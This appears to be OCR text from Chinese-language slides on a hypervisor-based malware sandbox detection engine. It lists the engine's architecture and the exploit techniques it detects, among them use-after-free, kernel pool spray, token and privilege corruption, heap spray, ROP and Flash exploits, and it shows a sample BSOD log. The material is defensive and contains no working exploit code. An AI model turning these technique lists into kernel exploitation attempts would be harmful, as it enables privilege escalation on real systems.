- 针对敏感内存读写访问的监控
- 避免 Patch Guard 导致的蓝屏 😀
- 保护自身驱动模块 😀
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

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

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

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
沙箱检测引擎

- 第四种方案：基于全局虚拟机监视器的检测方案

- 核心检测功能位于主机系统内核
- 融合先前各检测方案的优势
- 虚拟机内保留最小辅助驱动程序
- 不依赖虚拟机内部其他系统模块 😀
- 虚拟机崩溃不影响关键检测功能 😀
- 检测数据直接输出主机服务程序 😀



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


Userland
Kernel
lib
syscall
drv
fsflt
proc
obj
Sandbox Client Driver
VM-1
VM-2
...
Sandbox Detection Engine
Hypervisor
Hardware
Host Server
Virtual Machine
Host OS Kernel

沙箱检测技术

- 行为检测
- 内存访问检测
- 内核利用检测
- 内核异常检测
- 已知漏洞检测
- 用户态利用检测



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


内核利用检测

Vulnerability Triggering	Exploiting	Exploit Result
Use-after-free	Kernel pool/heap spray	Token
Null-pointer dereference	Corrupting window	Privileges
...	...	HalDispatchTable
		ACL
		...


内核异常检测

- 当系统内核发生崩溃时记录关键参数

Vulnerability and Exploit


Detected blue screen of death (BSOD) happened in the system (1 event)

Event	Context
2019-04-16 15:10:43 **KernelException**	bugcheck_code: 0xc2 parameter_1: 0x7 parameter_2: 0x1097 parameter_3: 0x5a080063 parameter_4: 0xfe793320



已知漏洞检测


- 识别使用已知漏洞进行利用的任务




用户态利用检测

- **堆喷射阈值检测**
- **导出地址表过滤**
- **导入地址表过滤**
- **ROP 检测**
- **VBScript 针对性检测**
- **Flash 针对性检测**
  - Vector Length 检测
  - ByteArray Length 检测
  - LoadBytes 转储
  - 其他检测功能
- **……**

